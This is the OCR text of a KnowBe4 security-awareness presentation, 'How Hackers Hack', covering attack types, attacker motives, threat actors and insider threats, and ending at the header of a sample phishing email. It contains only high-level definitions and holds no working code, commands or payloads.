This presentation may contain simulated phishing attacks.

The trade names/trademarks of third parties used in this presentation are solely for illustrative and educational purposes.

The marks are property of their respective owners and the use or display of the marks does not imply any affiliation with, endorsement by, or association of any kind between such third parties and KnowBe4.

Cybercriminals don't care about this and use them anyway to trick you….

Certain information in this presentation may contain "forward-looking statements" under applicable securities laws. Such statements in this presentation often contain words such as "expect," "anticipate," "intend," "plan," "believe," "will," "estimate," "forecast," "target," or "range" and are merely speculative. Attendees are cautioned not to place undue reliance on such forward-looking statements to reach conclusions or make any investment decisions. Information in this presentation speaks only as of the date that it was prepared and may become incomplete or out of date; KnowBe4 makes no commitment to update such information.

This presentation is for educational purposes only and should not be relied upon for any other use.

KnowBe4
Human error. Conquered.


KnowBe4
Human error. Conquered.

THE UNIVERSITY OF TAMPA

How Hackers Hack

How To Defend Yourself and Your Organization

James R. McQuiggan, CISSP
Security Awareness Advocate


Chrome File Edit View History Bookmarks Profiles Tab Window Help
zoom
78%
Sun Jul 9 11:57 PM
ChatGPT
chat.openai.com/?model=gpt-4
Paused
GPT-3.5
GPT-4
ChatGPT PLUS
GPT-4 currently has a cap of 25 messages every 3 hours.
Send a message
ChatGPT may produce inaccurate information about people, places, or facts. ChatGPT May 24 Version

more.

3. **Exploiting Software Vulnerabilities:** If software has a coding mistake or a "bug," a hacker could exploit this to gain unauthorized access or perform unauthorized actions.
4. **Man-in-the-Middle Attacks:** In this scenario, the hacker intercepts the communication between two parties to steal information.
5. **SQL Injection:** This is a technique used to attack data-driven applications by inserting malicious SQL statements into input fields for execution.
6. **Brute-Force Attack:** This is a trial-and-error method used to obtain information such as a user password or personal identification number (PIN).
7. **Zero-Day Exploit:** This is an attack that targets a software vulnerability unknown to the vendor. The exploit is called "zero-day" because the developers have had zero days to fix the vulnerability.

Remember, it's illegal and unethical to hack into systems and networks without authorization. There's a growing demand for ethical hackers (also known as white-hat hackers) who use their skills to improve security rather than compromise it. Many organizations now offer bug bounty programs that reward ethical hackers for discovering and reporting security vulnerabilities.

How and Why Do Hackers Hack?


WHY

1. Financial Gain
2. Identity Theft
3. Espionage
4. Activism ("Hacktivism")
5. Knowledge and Challenge
6. Malicious Intent or Disruption
7. Vulnerability Testing and Cybersecurity

HOW

1. Phishing
2. Malware
3. Exploiting Software Vulnerabilities
4. Man-in-the-Middle Attacks
5. SQL Injection
6. Brute-Force Attack
7. Zero-Day Exploit

Thank you
for coming to my
TED talk.


DON'T PANIC!
I'M ONLY KIDDING
memegenerator.net

James R. McQuiggan, CISSP,SACP

Security Awareness Advocate, KnowBe4 Inc.

Producer, Security Masterminds Podcast


Professor, Cybersecurity, Valencia College

President, ISC2 Central Florida Chapter

ISC2 North American Advisory Council

Cyber Security Awareness Lead, Siemens

Product Security Officer, Siemens Gamesa



KnowBe4

About KnowBe4

- The world's largest integrated Security Awareness Training and Simulated Phishing platform
- We help tens of thousands of organizations manage the ongoing problem of social engineering
- CEO & employees are industry veterans in IT Security
- Global Sales, Courseware Development, Customer Success, and Technical Support teams worldwide
- Offices in the USA, UK, Netherlands, India, Germany, South Africa, United Arab Emirates, Singapore, Japan, Australia, and Brazil

AMERICA'S FASTEST-GROWING Inc. 500 PRIVATE COMPANIES

Gartner peerinsights customers' choice 2021

Our mission

To help organizations manage the ongoing problem of social engineering

We do this by

Enabling employees to make smarter security decisions everyday

I figured out Forrest Gump's password

1-Forrest-1

Who / Why?


HACKTIVISTS
INDUSTRIAL ESPIONAGE
ALL IN ONE MALWARE
CYBER CRIME SYNDICATES
CYBER WARFARE
COMPROMISED INTERNET
BOTNETS AS A SERVICE
MALWARE MERCENARIES
SMALL TIME CRIMINALS
INFORMATION SECURITY THREATS


200 EURO
500
100
10

Threat Landscape – the actors

Nation state

- Strategic
- Political
- Espionage

Cybercrime Groups

- Ransomware
- Organized
- Cyber Mafia

Hacktivist

- Political
- Social

Competitors

- Espionage
- Int. Property

Disgruntled Employee

- Frustration
- Espionage
- Self Serving
- Insider Threat

Insider Threats

Negligent

- Unsecured database
- Weak Passwords
- Unauthorized Access for terminated employees

Malicious

- Backdoors
- Corporate Espionage
- IP Theft via Cloud, USB, email

Accidental

- Dumpster Diving
- Tailgating / Shoulder Surfing
- Phishing

Insider Threats: Ransomware

From sajid@bpovision.com

Subject **Partnership Affiliate Offer** 8/12/21, 12:03 PM

To undisclosed-recipients:;

